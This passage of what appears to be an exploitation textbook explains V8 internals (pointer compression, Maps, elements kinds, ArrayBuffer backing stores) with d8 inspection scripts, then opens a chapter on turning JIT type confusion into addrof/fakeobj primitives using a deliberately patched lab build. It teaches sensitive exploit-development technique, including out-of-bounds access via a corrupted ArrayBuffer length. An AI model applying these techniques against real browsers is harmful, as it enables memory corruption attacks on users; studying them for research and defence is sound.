


Figure 20-3. The isolate’s heap lives inside a 4 GiB cage; every pointer inside is a 32-bit offset from the cage base

Two consequences of compression are exploitation-relevant, and both will drive the design of your `addrof/fakeobj` construction in Chapter 21. First, **an `addrof` primitive inside the sandboxed heap yields a 32-bit offset, not a full 64-bit address**. Your fake object arithmetic is done in a 4 GiB window; you cannot forge a pointer that escapes the cage using an in-heap write alone. Second, **anything the engine must not allow you to forge lives outside the cage**: raw code pointers, `ArrayBuffer` backing-store addresses that leave the managed heap, and (in the V8 sandbox model) most callable function pointers. These are referenced through *external pointer tables* or *trusted-space* handles that a compressed-pointer write cannot reach. Chapter 22 is entirely about how you convert an in-cage read/write into out-of-cage effects; this chapter is about seeing why the wall exists.

TIP

Recover the cage base at any time by examining any two heap-object addresses `%DebugPrint` shows you: they will share the same upper 32 bits, and that shared prefix (`addr & 0xFFFFFFFF00000000`) is the cage base for that run. Once you have the cage base, converting compressed pointers to real ones is `base + (compressed & ~1)`, and back again is `real - base` — the arithmetic you will bake into every exploit script.

Objects, maps, and the shape system

A JavaScript object is a dictionary of names to values. A *fast* JavaScript object is that same dictionary, encoded as a fixed-layout C-style struct that pretends to be a dictionary. The engine keeps the pretence up by attaching a *type descriptor*—V8 calls it a `Map`, JSC calls it a `Structure`, SpiderMonkey calls it a `Shape`—to every object and updating that descriptor whenever the object’s layout changes.

The Map is the hidden class

Every V8 `HeapObject` begins with a header whose first word is a pointer to its `Map`. The `Map` describes the *shape* of the object: which properties exist, in which order, at which byte offsets, with which representations (`Smi`, `Double`, `Tagged`), and what type of elements backing store it uses. Two objects that were constructed the same way share a `Map`; two objects that diverged share their `Map` up to the point they diverged. Figure 20-4 draws the arrangement.




Figure 20-4. A JSObject points at a Map that describes its layout, at a Properties backing store, and at an Elements backing store

The Map is a *shared* object. If a thousand `{x:1, y:2}` literals appear in your program, all thousand instances point at the same Map, and the Map points at a single `DescriptorArray` that says “field `x` at in-object slot 0, `Sm1`; field `y` at in-object slot 1, `Sm1`.” That sharing is why fast property access is fast: the compiler can inline “at this Map, `x` is at offset `0x0c`,” and the runtime need only verify the Map matches. The verification is the `CheckMaps` instruction you will attack in Chapter 21—remove it or defeat it and every downstream layout assumption becomes a lie you can weaponize.

Map transitions and shape trees

Maps evolve. When you assign a new property to an object, V8 does not rewrite the Map in place (other objects share it); it looks up—or creates—a *transition* to a new Map that includes the new property, and updates the object’s map pointer. Over time this builds a *transition tree* rooted at the empty-object Map, with each edge labelled by “add property `p` with representation `r`.” Figure 20-5 shows a tiny slice.




Figure 20-5. Adding properties in different orders creates different Maps; the shape tree branches

The lesson from Figure 20-5 is that *insertion order matters*: `{x:1, y:2}` and `{y:2, x:1}` end up at different Maps even though they have the same properties. Two objects have the same shape only if they were built the same way. Practically this means the small helper you will use throughout Chapter 21 —“make me a fresh object shaped exactly like this template”—is not `{...template}` but a factory that assigns properties in the same order, so the JIT feedback stays monomorphic and your type confusion actually triggers.

Two more transitions matter, and both are traps for the unwary. Deleting a property, or adding “too many” properties, or storing a value whose representation cannot be widened, forces the object into **dictionary mode**: the Map loses its `DescriptorArray`, the properties migrate into a hash table, and every access becomes a slow lookup. Dictionary-mode objects are unfriendly to the JIT (no inline offsets), so exploits that need a specific Map keep their objects out of the dictionary. The second trap is the **prototype**: two objects share a Map only if they share a prototype, so `Object.setPrototypeOf(x, y)` silently transitions `x` to a fresh Map and invalidates every optimization that had assumed the old one.

Fast properties, in-object slots, and the property array

A Map declares an *instance size*—say, 32 bytes for the header plus room for four in-object property slots. Properties whose descriptor says “field index 0...3” live directly in those slots; access is a single `mov` at a constant offset. Properties beyond the

in-object capacity spill into a **PropertyArray**, a separate `FixedArray` referenced from the `JSObject` header, and the descriptor says “in the property array, at index k.” Table 20-1 maps the possibilities.

Situation	Storage	Access cost
Property declared in a constructor, fits in in-object slots	JSObject body at fixed offset	1 load
Property added after construction, still fits	JSObject body at fixed offset	1 load
Property added past the in-object cap	PropertyArray at fixed index	2 loads (header, then array)
Property demoted to dictionary mode	NameDictionary hash table	hash + probe
Numeric-index “property” (<code>o[0]</code>)	Elements backing store (see next section)	1...2 loads

Table 20-1. Where a fast-mode property actually lives, as a function of how it was added

The distinction between the two `FixedArray`-shaped backing stores in Table 20-1—the `PropertyArray` for named overflow and the `Elements` array for numeric indices—is the reason V8 objects have two “arms” hanging off them, and it is the reason attackers love the term *butterfly*.

The butterfly: elements and out-of-object properties

Older V8 (and, still, JavaScriptCore) uses a single contiguous allocation that grows *in both directions* from a single anchor pointer: named overflow properties to one side, indexed elements to the other. That anchor is the **butterfly**. V8 has since split the two arms into two separate `FixedArray` references stored in the `JSObject` header (see Figure 20-4), but the term stuck, and the *layout* of each arm—and the games you can play with them—remains directly analogous. Figure 20-6 shows the classic JSC butterfly next to V8’s split arrangement, so you can read exploits written against either engine without getting lost.




Figure 20-6. The butterfly (JSC style, left) and its V8 equivalent (right). The elements arm is what you turn into a raw-memory primitive.

An `Elements` backing store is itself a heap object: it has a `Map` (which encodes the elements *kind*, see below), a `length` in the second header slot, and a body of `length` tagged words. When you write `a[i] = v`, the runtime checks that `i < length`, then stores at `elements + header + i*4`. When you write `a[i]` with `i >= length`, the engine grows or reallocates the elements array. Every exploit that begins “I want to read out of bounds of an array” is really “I want to convince the JIT to skip the `i < length` check”, and every exploit that begins “I want a fake `TypedArray` with a huge length” is really “I want to hand-craft an `Elements` or backing-store header that lies about the `length` field.” The butterfly is the target because it is where the `length` lives.

Elements kinds

V8 does not use one `FixedArray` layout for all indexed elements; it specialises based on what the array actually holds and whether it has holes. Table 20-2 lists the kinds you will meet in almost every JS exploit writeup.

Kind	Element storage	Notes
PACKED_SMI_ELEMENTS	tagged Smi per slot	dense, no holes; fastest integer path
HOLEY_SMI_ELEMENTS	tagged word, may be the_hole	dense-adjacent; some holes
PACKED_DOUBLE_ELEMENTS	raw 64-bit IEEE 754 per slot	unboxed ; not tagged pointers
HOLEY_DOUBLE_ELEMENTS	raw 64-bit doubles, plus hole marker	as above with holes
PACKED_ELEMENT_S	tagged word per slot	any tagged value; general case
HOLEY_ELEMENTS	tagged word per slot, may be the_hole	general case with holes
DICTIONARY_ELEMENTS	hash table	sparse; slow; opts disabled

Table 20-2. V8 elements kinds you meet in real exploits (fast, “on-heap” variants; there are more)

The `DOUBLE_ELEMENTS` row is the one that keeps you up at night. A `PACKED_DOUBLE_ELEMENTS` array is *not* an array of tagged values; its backing store is a densely packed run of raw 64-bit doubles, no tag bit in sight. If you can convince V8 that an array with a *tagged pointer* in slot 0 is really a `PACKED_DOUBLE_ELEMENTS` array, the load of slot 0 will return the raw pointer bits *reinterpreted as a Number*—and you have just built the `addrof` primitive of Chapter 21 out of a single misread tag. Symmetrically, if you convince V8 that an array holding the double `d` is really `PACKED_ELEMENTS`, the load returns `d`’s bit pattern *reinterpreted as a tagged pointer*, and you have `fakeobj`. Type confusion between elements kinds is the seed of the classical JIT exploit.

Growth, reallocation, and grooming

Two more mechanics are worth naming because your exploits will lean on them. First, an elements array *grows in place* when the runtime already has spare capacity (V8 over-allocates on growth), but *reallocates* to a new address when it does not; the old backing store becomes garbage. Any pointer you had cached to the old backing store—say, in a hand-crafted fake object—will point at freed memory the moment growth crosses that boundary. Second, transitions between elements kinds are one-way for the safe direction (`PACKED_SMI` widens to `PACKED_DOUBLE` widens to `PACKED`) and involve a full copy of the backing store, again reallocating. This is why exploit code you will read in Chapter 21 freezes shape aggressively—fill the array to a known length, avoid mixed types—so the layout does not shift under it.

ArrayBuffer, TypedArray, and the sandbox line

`ArrayBuffer` is where JavaScript touches raw memory, and every JS engine treats it as a special citizen. In V8 an `ArrayBuffer` is a `JSObject` whose header carries a `backing_store` field pointing at a chunk of *untagged, raw* memory that holds the buffer's bytes, and a `byte_length`. Because that backing store often lives *outside* the compressed heap—arrays can be much larger than fits comfortably in the cage—the pointer to it is stored via V8's external-pointer table, not as a compressed word. `TypedArray` views (`Uint8Array`, `Float64Array`, `BigUint64Array`, and friends) are `JSObjects` that reference an `ArrayBuffer` plus an offset and length; they interpret the underlying bytes as the requested element type.

Figure 20-7 draws the relationship. Notice that the payload arrow escapes the cage.




Figure 20-7. A TypedArray view over an ArrayBuffer whose backing store lives outside the sandbox cage

Two facts follow from Figure 20-7 and are the entire reason Chapter 22 exists. First, **if you can overwrite the `byte_length` field of an `ArrayBuffer` in the cage, you get an out-of-bounds read/write over its backing store immediately**—a `Uint8Array` over that buffer now happily indexes beyond the real allocation. This is the modern replacement for the classical “corrupt array length” primitive. Second, **the backing store pointer itself is guarded**: it is not a raw pointer in the cage but an index into an external-pointer table that the runtime type-checks. You can grow a buffer’s `length` with an in-cage write; you cannot rebase it to arbitrary memory with an in-cage write. That constraint pushes exploit design toward “find something already outside the cage that becomes reachable through a valid backing store,” which is a chase that Chapter 22 walks in detail.

NOTE

JSC has an analogous separation—`ArrayBuffer` backing stores live outside the JSC heap and are referenced via a `JSA ArrayBufferView`—but without a formal cage the boundary is softer. SpiderMonkey similarly stores backing pointers in an external table since Firefox 100+. The trend across all three engines is toward hardening the *external* boundary while accepting that some in-heap corruption is possible; know which engine you are looking at before assuming a primitive translates.

Seeing it live: d8 and %DebugPrint

Nothing above sticks until you have looked at it in a debugger. V8 ships an interactive shell, `d8`, that exposes a set of *natives-syntax intrinsics* prefixed with `%`. Two of them are the reverse-engineer’s daily bread: `%DebugPrint(x)` dumps a human-readable dissection of a value’s internal representation, and `%SystemBreak()` traps into your attached debugger with the isolate state intact. The companion repo’s `code/ch20-js-internals/run.sh` invokes `d8 --allow-natives-syntax --shell script.js` for you; the scripts assume the pinned V8 12.4 build from Chapter 19.

An object, dissected

Listing 20-1 is the smallest useful demonstration: a two-property object, its `Map`, its elements array, and the transition its `Map` ancestor took to get there.

```
// Run with: d8 --allow-natives-syntax object_layout.js
function make() {
  const o = {};           // ❶ start at the empty-object Map
  o.x = 1;                 // ❷ Map transition: add x as Smi field
  0
  o.y = 2;                 // ❸ Map transition: add y as Smi field
  1
  return o;
}
```

```
const a = make();
const b = make();

%DebugPrint(a);           // ④ dump a's Map, properties, elements
%DebugPrint(b);
print("same map:", %HaveSameMap(a, b)); // ⑤ expect: true
```

Listing 20-1. ch20-js-internals/object_layout.js — read the Map of a fresh JSObject

At ① we deliberately start from `{}` and add properties one at a time; this is what a real exploit’s shape-setup helper looks like. At ② and ③ each assignment forces a Map transition along the tree of Figure 20-5, so `a`’s final Map is the node reached by “empty $\rightarrow$ +x $\rightarrow$ +y.” At ④ `%DebugPrint` returns something close to the excerpt in Listing 20-2. At ⑤ `%HaveSameMap` is the ground-truth test for “were these objects built the same way”; if it prints `false` when you expected `true`, your factory is subtly wrong and your exploit will drift into polymorphism and die.

```
DebugPrint: 0x1e2a00041b9d: [JSObject]
- map: 0x1e2a08281f8d <Map(HOLEY_ELEMENTS)> [FastProperties]
- prototype: 0x1e2a00040f0d <Object map = 0x1e2a08281f39>
- elements: 0x1e2a00002259 <FixedArray[0]> [HOLEY_ELEMENTS]
- properties: 0x1e2a00002259 <FixedArray[0]>
- All own properties (excluding elements): {
  0x1e2a000029c5: [String] in ReadOnlySpace: #x: 1 (const
data field 0), location: in-object
  0x1e2a000029d5: [String] in ReadOnlySpace: #y: 2 (const
data field 1), location: in-object
}
```

Listing 20-2. excerpt Representative `%DebugPrint(a)` output on V8 12.4 (addresses will vary; upper bits share the cage base)

Read Listing 20-2 slowly, because every future exploit reads the same shape. The first line is the object’s compressed address (note the shared upper `0x1e2a` prefix—that is the cage-base tag). The `map:` line is the pointer to the shared Map, along with the elements kind (`HOLEY_ELEMENTS` here because a fresh object has an empty backing store treated as holey). `elements:` and `properties:` both point at the *same* well-known zero-length

`FixedArray`—V8 shares a canonical empty array to save space, which is a small forensics tell when you dump memory. Finally the property dump confirms the `DescriptorArray` content: `x` and `y` are in-object fields 0 and 1, both stored as `const data` (V8’s constness inference kicked in on the literal `1` and `2`).

Watching the butterfly grow

Listing 20-3 makes the elements backing store visible—both the reallocation on growth and the elements-kind transition when you mix a double into what was an integer array.

```
// d8 --allow-natives-syntax butterfly_probe.js
const arr = [1, 2, 3, 4];           // ❶ starts
PACKED_SMI_ELEMENTS
%DebugPrint(arr);
const elems1 = %DebugPrint(arr);

for (let i = 4; i < 128; i++) arr[i] = i; // ❷ crosses
capacity; realloc
%DebugPrint(arr);

arr[64] = 1.5;                      // ❸ Smi -> Double
kind transition
%DebugPrint(arr);                  // backing store
re-typed & copied
```

Listing 20-3. `ch20-js-internals/butterfly_probe.js` — force growth and a kind transition, then compare addresses

At ❶ V8 picks `PACKED_SMI_ELEMENTS` because every literal is a small integer and there are no holes; the elements backing store is a `FixedArray` of tagged `Smis`. At ❷ the fill loop crosses the pre-allocated capacity (V8 rounds up on creation, often to 16 or so) and forces a reallocation to a larger `FixedArray`; you will see the `elements:` address change between the two dumps. At ❸ storing a double into what was an integer array widens the elements kind to `PACKED_DOUBLE_ELEMENTS`, which is not a widening you get for free: V8 allocates a new `FixedDoubleArray`, copies the ex-`Smis` as doubles, updates the `Map`, and points `elements:` at the new store. Every one of those

transitions is a chance to lose a pointer you cached earlier; internalise the pattern and you will not be surprised when a working exploit stops working after you added a line that looks innocent.

TIP

When you need to observe the *bytes* of a backing store, allocate an `ArrayBuffer` alongside your victim, create a `Uint8Array` view over it, and use `%DebugPrint(buf)` to get its `backing_store` external pointer. Then attach `gdb`, set a breakpoint on `Runtime_SystemBreak` (invoked from `%SystemBreak()`), and read memory at the pointer. This is the workflow you will use every time you develop a new addrof/fakeobj—write the JavaScript, get the layout, sanity-check the layout in `gdb`, then encode the arithmetic.

A TypedArray, and where the bytes actually live

Listing 20-4 closes the loop: build a `Uint8Array`, dump both it and its underlying `ArrayBuffer`, and note that the `backing_store` pointer's upper bits do *not* match the cage tag—it escapes.

```
// d8 --allow-natives-syntax typedarray_layout.js
const buf = new ArrayBuffer(0x1000);    // 4 KiB backing
store
const u8 = new Uint8Array(buf);
u8[0] = 0x41;
u8[1] = 0x42;

%DebugPrint(u8);                          // view:
byte_offset, byte_length, buffer*
%DebugPrint(buf);                         // ArrayBuffer:
backing_store (external), length
```

Listing 20-4. `ch20-js-internals/typedarray_layout.js` — the view, the buffer, and the external pointer

At ❶ we pick `0x1000` because it is comfortably above the small-buffer inlining threshold and forces V8 to allocate a real off-cage backing store. At ❷ `%DebugPrint(u8)` shows the `Uint8Array` header with fields `byte_offset: 0`, `byte_length: 4096`, and `buffer: 0x1e2a...`—a compressed pointer back into the cage at `buf`. At ❸ the `ArrayBuffer` dump shows `backing_store: 0x7f...` (a full 64-bit userland address, well outside the cage), and this is the pointer that Chapter 22 spends its whole life trying to influence *without* corrupting it—because the external-pointer table verifies its type on every dereference, so a naive overwrite raises a sandbox violation rather than granting you arbitrary read/write. Almost every recent V8 sandbox-escape writeup you will read is a story about finding a legitimate way to induce V8 to install *your chosen* pointer into that slot; the internals in this chapter are what let you read those stories at all.

Summary

- Every V8 value is a **tagged 32-bit word**: low bit 0 for a `Smi` with a 31-bit payload, low bit 1 for a compressed pointer into the isolate’s **4 GiB heap cage**; the cage base lives in a fixed register in generated code.
- **Pointer compression** means an in-heap `addrof` is a 32-bit offset, and a `fakeobj` you build with in-heap writes is confined to the cage—breaking out is the job of Chapter 22.
- Every `JSObject` carries a pointer to a shared **Map** (JSC “Structure,” SM “Shape”) that names the object’s shape. Assigning properties walks a **transition tree**; insertion order and prototype identity both determine which Map you land on.
- Fast objects store properties in **in-object slots** or an overflow **PropertyArray**; indexed items live in a separate **Elements** backing store that comes in `Smi`, `double`, `tagged`, and `dictionary` kinds. Confusing kinds is the seed of `addrof/fakeobj`.

- The historical **butterfly** and V8's split arms encode the same insight: named properties on one side, indexed elements on the other, both reallocated on growth. Cached pointers into either arm die at the next resize.
- **ArrayBuffer backing stores live outside the cage** and are referenced through the external-pointer table. Overwriting the *length* is easy from inside the cage; overwriting the *pointer itself* is guarded, which is why the modern V8 sandbox holds up as well as it does.
- `d8 --allow-natives-syntax` plus `%DebugPrint`, `%HaveSameMap`, and `%SystemBreak` is the workflow: form a hypothesis, dump the object, cross-check in `gdb` against the raw bytes.

Going Deeper

- V8 blog, “Pointer Compression in V8” and “The V8 Sandbox” (v8.dev)—the authoritative descriptions of the cage, compressed tagging, and the external-pointer table, written by the engineers who built them.
- Vyacheslav Egorov, “Fast properties in V8” and the follow-up posts on hidden classes and inline caches (mr.aleph.com)—the clearest treatment of Maps, transitions, and why the shape tree exists.
- Filip Pizlo, “Speculation in JavaScriptCore” (WebKit blog)—the mirror-image explanation for JSC, with a full walk of NaN-boxing and the Structure model.
- Samuel Groß, “V8 Sandbox — High-Level Design Doc” (linked from v8.dev/blog/sandbox and hosted on docs.google.com)—the specification of what the cage does and does not defend, straight from the sandbox's designer.
- Google Project Zero, Man Yue Mo's Chromium renderer-exploitation series (googleprojectzero.blogspot.com, e.g. “Chrome in-the-wild bug analysis” and the “Corrupting memory without memory corruption” post)—modern exploits told in the vocabulary you just learned; read one

after this chapter and the shape of the arguments becomes legible.

- V8 source: `src/objects/js-objects.h`, `src/objects/map.h`, `src/objects/fixed-array.h`, `src/objects/js-array-buffer.h` in the pinned 12.4 tree—the ground truth when a blog and a dump disagree.

Exercises

1. Run `object_layout.js` from Listing 20-1 and record the numeric addresses of `a` and `b`, their Maps, and their shared empty elements. Confirm that the upper 32 bits of every address match, and compute the cage base as `addr & 0xFFFFFFFF00000000`.
2. Modify the factory in Listing 20-1 to build `{y, x}` instead of `{x, y}`. Confirm `%HaveSameMap` now returns `false` between an `{x,y}` object and a `{y,x}` object even though their property sets are identical, and locate the two distinct nodes in the transition tree with a second `%DebugPrint`.
3. Extend `butterfly_probe.js` from Listing 20-3 to log the `elements`: address after every push. At which length does V8 first reallocate on your build? Repeat with a preallocated `new Array(1024)`—does the first reallocation move to a different length?
4. Using Listing 20-4 as a starting point, read the `backing_store` external pointer from `%DebugPrint(buf)`, then attach `gdb` to `d8`, break at `%SystemBreak()`, and confirm the first two bytes of the backing store are `0x41 0x42`. Note the cage base and confirm the backing store lies outside it.
5. Write a small script that constructs two arrays of the same length: one `PACKED_SMI_ELEMENTS`, one `PACKED_DOUBLE_ELEMENTS`. `%DebugPrint` both, note the difference in `elements`: kinds and header layouts, and compute the number of bytes the runtime would leak if it

read slot 0 of one as if it were the other. This is the *shape* of the Chapter 21 `addrof` primitive.

6. Force an object into dictionary mode by adding, then deleting, many properties, and `%DebugPrint` before and after. Where did the properties migrate to, and what happened to the Map's `DescriptorArray`? Explain why dictionary-mode objects are hostile to JIT-based exploits.
7. Read `src/objects/js-array-buffer.h` in the pinned V8 tree and locate the field that stores `byte_length` on the `ArrayBuffer`. In a fresh script, allocate a new `ArrayBuffer(0x1000)`, `%DebugPrint` it, and locate the field in memory via `gdb`. Then, *in the debugger only*, overwrite the `length` field to `0x4000` and observe that a `Uint8Array` view over the buffer now happily reads past the real allocation—this is the raw shape of Chapter 22's primitive, before any of the JS-side gymnastics.

CHAPTER 21

Exploiting the JIT: addrof and fakeobj

“There is nothing more deceptive than an obvious fact.”

—Arthur Conan Doyle, *The Boscombe Valley Mystery* (1891)

Every JavaScript engine ships two implementations of the same language: an interpreter that is always right, and a just-in-time (JIT) compiler that is faster because it *specializes* on assumptions the interpreter never has to make. When a JIT’s assumptions match reality it produces machine code within a factor of two of hand-written C. When they do not match reality it produces machine code that treats the bits of one type as another — which is precisely the *type confusion* Chapter 17 taught you to weaponize, only now the confused object lives inside the very engine that is running your script.

This chapter builds the two primitives that every JavaScript exploit of the last decade has reached for: `addrof(obj)`, which turns a JavaScript object reference into the raw address it lives at, and `fakeobj(addr)`, which does the inverse — hands the engine an integer and gets back a JavaScript object pointer that references it. In Chapter 20 you learned V8’s object model: maps, hidden classes, elements kinds, butterflies, and pointer-compressed tagged values. Here you turn one *speculative type confusion* into `addrof` and `fakeobj`, then fold the two into a *fake typed array* whose backing store you control — an arbitrary read/write over the entire V8 sandboxed heap. Chapter 22 takes it from there to code execution against the modern V8 cage.

The lab throughout is a **pinned V8 build** (tag stated in `ch21-jit/README.md`; a prebuilt `d8` and a `depot_tools` build script are both provided) with a small, deliberately-inserted teaching bug: one `CheckMaps` node that Maglev's redundancy-elimination pass wrongly drops. Everything runs in `d8` with `--allow-natives-syntax` so we can inspect objects with `%DebugPrint`. Nothing here targets a shipping browser.

WARNING

Rules of engagement. The vulnerable V8 build in `ch21-jit/` exists only to teach the class. It is a pinned tag with a synthetic patch applied on top; do not run it as a general-purpose engine, do not point exploits derived from it at any other target, and do not use `d8` from the lab to browse the web. Real, patched Chrome does not have this bug. See Appendix D.

The speculation contract

The mental model comes first, because every JIT bug is a violation of the same contract.

A JIT is a *bet*. When TurboFan or Maglev compiles a function, it looks at the types the interpreter has actually seen at each site — the *feedback* — and emits code that assumes those types will keep showing up. If the bet is right, the code runs fast because it does not re-check what the interpreter has already re-checked a thousand times. If the bet turns out wrong at runtime, a **deoptimization** bails out to the interpreter, which starts over from a known-good state.

The contract has two sides. The compiler emits **guards** — small type checks (`CheckMaps`, `CheckSmi`, `CheckBounds`, `CheckHeapObject`) — at every point where a speculative assumption meets a value the compiler did not itself produce. Later passes then *eliminate* guards they can *prove* are redundant: a `CheckMaps` immediately following another `CheckMaps` on the same value with the same map is dead code, and removing it is essential for the JIT to be worth its overhead in the first place. Redundancy-elimination is what makes

Maglev and TurboFan fast, and it is where the great majority of JIT type-confusion bugs live. The compiler’s proof that a check is redundant depends on a *model* of what code between the two checks can do — and every time that model misses a side effect, the removed check is now the attacker’s front door.

NOTE

Bounds-check elimination (BCE) is the same story on integers: the compiler removes an array bounds check because it *thinks* it has already proved the index is in range. When the proof misses a case, you get an out-of-bounds read or write into the neighbouring JS heap, which is a different (and equally productive) route to the same primitives. This chapter walks the map-check version because it maps most cleanly onto `addrof / fakeobj`; the exercises point you at a BCE variant.

The four tiers you need to know

V8 in 2026 runs code through four tiers, and each tier changes what an exploit writer must reason about. Figure 21-1 is the pipeline; Table 21-1 is the same information as a quick reference.




Figure 21-1. V8’s tiering pipeline. A function moves right as it gets hotter; a deopt sends it left.

Tier	Role	Speculate s?	How to reach it from JS
Ignition	Bytecode interpreter, always correct	No	Any first call
Sparkplug	Non-optimizing baseline JIT	No	A few hundred calls
Maglev	Mid-tier speculative optimizer	Yes	Warm loop; force with <code>%PrepareFunctionForOptimization</code> + <code>%OptimizeMaglevOnNextCall</code>
TurboFan	Top-tier optimizer, most aggressive elimination	Yes	Hotter still; <code>%OptimizeFunctionOnNextCall</code>

Table 21-1. What each V8 tier assumes and how you push a function into it

For exploitation this matters because only the speculative tiers — Maglev and TurboFan — carry the guard-elimination logic that is the actual bug surface, and because *forcing* a function into a given tier is how you make a JIT exploit deterministic. The `%Prepare...` / `%Optimize...` intrinsics from Chapter 20 are exactly the levers we need; the same script that “just works” under natives-syntax lab conditions becomes a delicate hot-loop warm-up in a real renderer, and reliability engineering (Chapter 34) is the difference.

What the compiler must model, and where it slips

For the redundancy-elimination pass to know that a second `CheckMaps` on `x` is redundant, it must prove that *nothing between the two checks changed the map of `x`*. In V8 the map of an object can change for reasons the compiler must track

carefully:

- A property write can trigger a *map transition* (adding a new named property with a new shape).
- An elements-kind transition (`PACKED_SMI_ELEMENTS` → `PACKED_DOUBLE_ELEMENTS` → `PACKED_ELEMENTS`) rewrites the map when a non-Smi or a boxed value goes into an array.
- User code called between the two checks — a getter, a `valueOf`, a Proxy trap, `Object.defineProperty` — can do *anything*, including reassign or mutate.

The bug shape is nearly always the same: some path through the graph lets a *side effect the pass thought was pure* run between two `CheckMaps` on the same value, and the second check gets eliminated as redundant. The classic modern examples are `Array.prototype` methods calling user callbacks (`sort`, `flat`, `map` with a comparator) or numeric conversion sites that can trigger a `valueOf` — Project Zero’s writeups on issue 1072171 and issue 762874 in V8, and Groß’s *JITSploitation* series, are the canonical case studies (see *Going Deeper*).

The lab bug, made minimal

We are not going to reproduce a real CVE — you deserve better than a chapter that hinges on someone else’s write-up. Instead, `ch21-jit/patches/lab-type-confusion.patch` deletes a single `CheckMaps` node inside Maglev’s simplified lowering for the elements-kind transition on `PACKED_DOUBLE_ELEMENTS` arrays passed to a specific helper. The result is a *self-contained*, teaching-only mirror of the real bug class: a function that Maglev compiles under the assumption “this argument is a double-elements array” will happily execute against an object-elements array of the same length, because the check that would have caught the mismatch is gone. The patch is small enough to read in a coffee break and clearly labelled as removed for teaching; the full diff lives in the repo.

